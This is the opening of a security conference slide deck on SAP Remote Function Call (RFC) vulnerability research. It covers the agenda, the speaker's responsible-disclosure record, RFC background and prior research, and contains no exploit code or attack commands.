

# Everyone Knows SAP, Everyone Uses SAP, Everyone Uses RFC, No One Knows RFC

"From RFC to RCE 16 Years Later"



an Eviden business

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# Agenda

1. Background and Motivation
2. Research Objectives
3. Set the Pieces: Protocol Dissection of the Historical Type '3'
4. ABAP Kernel Catacombs and Research Findings
  1. e4 e5: Logon Artefacts and Design Flaws
  2. Qh5 Nc6: Antique Bug in disp+work!ab\_scramble
  3. Bc4 Nf6: ABAP Relics in the Hidden AutoABAP/bgRFC Interface
  4. Qxf7#: A Memorable Exploit – SAPMATT
5. Implications and Aftermath
6. Defense and Countermeasures
7. Conclusion

# Who Am I

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Fabian Hagg

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Former Student @ UAS Offenburg (DE)

## Focus topics:

- SAP Ecosystem
- Penetration Testing
- Security Assessments
- Vulnerability Research

## Responsible Disclosure Record @ SAP:


CVE-2020-6262, CVE-2020-6318, CVE-2020-26808, CVE-2020-26832, CVE-2021-21465, CVE-2021-21468, CVE-2021-21466, CVE-2021-21473, CVE-2021-27610, CVE-2021-33677, CVE-2021-33678, CVE-2021-33684, CVE-2022-27668, CVE-2022-35295, CVE-2023-0014, some without CVE assignment

## Special thanks to

- My former colleagues Alex and Raschin
- Everyone @ SAP and the Product Security Response Team (PSRT), thanks to Bernd and Thomas
- The SEC Consult Vulnerability Lab
- The SAP Security Research Community!

# Background and Motivation

## SAP® Software: Remote Function Call (RFC) and Type '3'



[1] SAP SE, "SAP Help Portal: Components of SAP Communication Technology - RFC", sap.com.  
[https://help.sap.com/docs/ABAP\\_PLATFORM\\_NEW/753088fc00704d0a80e7fbd6803c8adb/4888068ad9134076e10000000a4218gd.html](https://help.sap.com/docs/ABAP_PLATFORM_NEW/753088fc00704d0a80e7fbd6803c8adb/4888068ad9134076e10000000a4218gd.html) (accessed Jun. 4, 2023).

# Background and Motivation

## RFC Nowadays

### Traditional and continuing use cases

- Connectivity between **central hubs** and managed satellite systems (e.g. SolMan, CUA, GRC)
- Connectivity within SAP transport domains (**TMS**)
- Connectivity for front-end systems with back-ends in the **SAP Fiori** infrastructure
- Connectivity in Internet-facing scenarios incl. **B2B/B2G** via SAProuter, SAP Business Connector, or other middleware

### More modern use cases

- RFC over HTTP/WebSockets:  
"RFC is now internet-enabled [...] Therefore, VPN connections are no longer required for calling remote-enabled function modules (RFMs) across company networks." [2]
- Connectivity in **hybrid architectures** and **multi-cloud environments** via the RFC Receiver Adapter of SAP Cloud Integration
  - Connectivity in hybrid architectures and the Business Technology Platform (BTP) using the **SAP Cloud Connector (SCC)**

[2] SAP SE, "SAP Help Portal – WebSocket Remote Function Call", sap.com. <https://help.sap.com/doc/34796706f38646f68d51a0fa0d4636e4/100/en-US/8cc8cc6198fd416bb368d7fe34e30d81.html> (accessed Jun. 4, 2023).

# Background and Motivation (16 Years Later)

## RFC Security and Previous Research



2007: M. Nuñez Di Croce, "Attacking the Giants: Exploiting SAP Internals"

2012: M. Nuñez Di Croce, "SAP (In)Security - Attacks, defenses and current state of the art"

2010: E. Aarsal, "Rootkits and Trojans on your SAP Landscape"




2012: B. Brencher, "SAP Runs SAP - Remote Function Call: Hacking and Defense"

2012: A. Polyakov, "Top 10 most interesting SAP vulnerabilities"



2012: M. Gallo, "Uncovering SAP Vulnerabilities: Reversing and Breaking the Diag Protocol"

2012: D. Hartley, "SAP Slapping"



2014: D. Chastuhin, "All Your SAP Passwords Belong to Us"

2014: M. Gallo, "SAP's Network Protocols Revisited"




2015: H.C. Esperer and F. Weidemann, "A Backdoor in Wonderland"

2015: E. Fausto, "Recovering SAP RFC Credentials from Network Traffic"



2019: D. Chastuhin and M. Geli, "SAP Gateway to Heaven", results integrated into pysap (M. Gallo)

2017: J. Czarny, "Holy crap I need to pentest SAP from Citrix"




2014-today: SAP SE, "Securing Remote Function Call (RFC)" Whitepaper



# Research Objectives

## Scope and Goals



[3] E. Arsal. (2010). Rootkits and Trojans on Your SAP Landscape. Presented at the Chaos Communication Congress (CCC) 27C3 Conf.

[4] M. Nuñez. (2007). Attacking the Giants: Exploiting SAP Internals. Presented at the Black Hat Europe 2007 Conf.





# Research Objectives


## The Extended Backstory

Previous project: Large-scale analysis of remote-enabled ABAP function modules [5]


- Focused on functions without explicit authorization checks (ABAP coding)
- Focused on functions without implicit checks (kernel side) except **S\_RFC**

Transaction STAUTHRACE: No S\_RFC check?

Authorization Object	S_RFC	to		
Result		to		
Max. No. of Records per Server	10.000			
<input type="checkbox"/> Filter Duplicate Entries				
<input type="checkbox"/> Evaluate Extended Passport				

 No records that correspond to these search criteria found

[5] SEC Consult Vulnerability Lab, A. Meier and F. Hagg, "Multiple Critical Vulnerabilities in SAP® Application Server ABAP® and ABAP® Platform", sec-consult.com. <https://sec-consult.com/vulnerability-lab/advisory/critical-vulnerabilities-in-sap-application-server-and-platform/> (accessed Jun. 4, 2023).





Set the Pieces

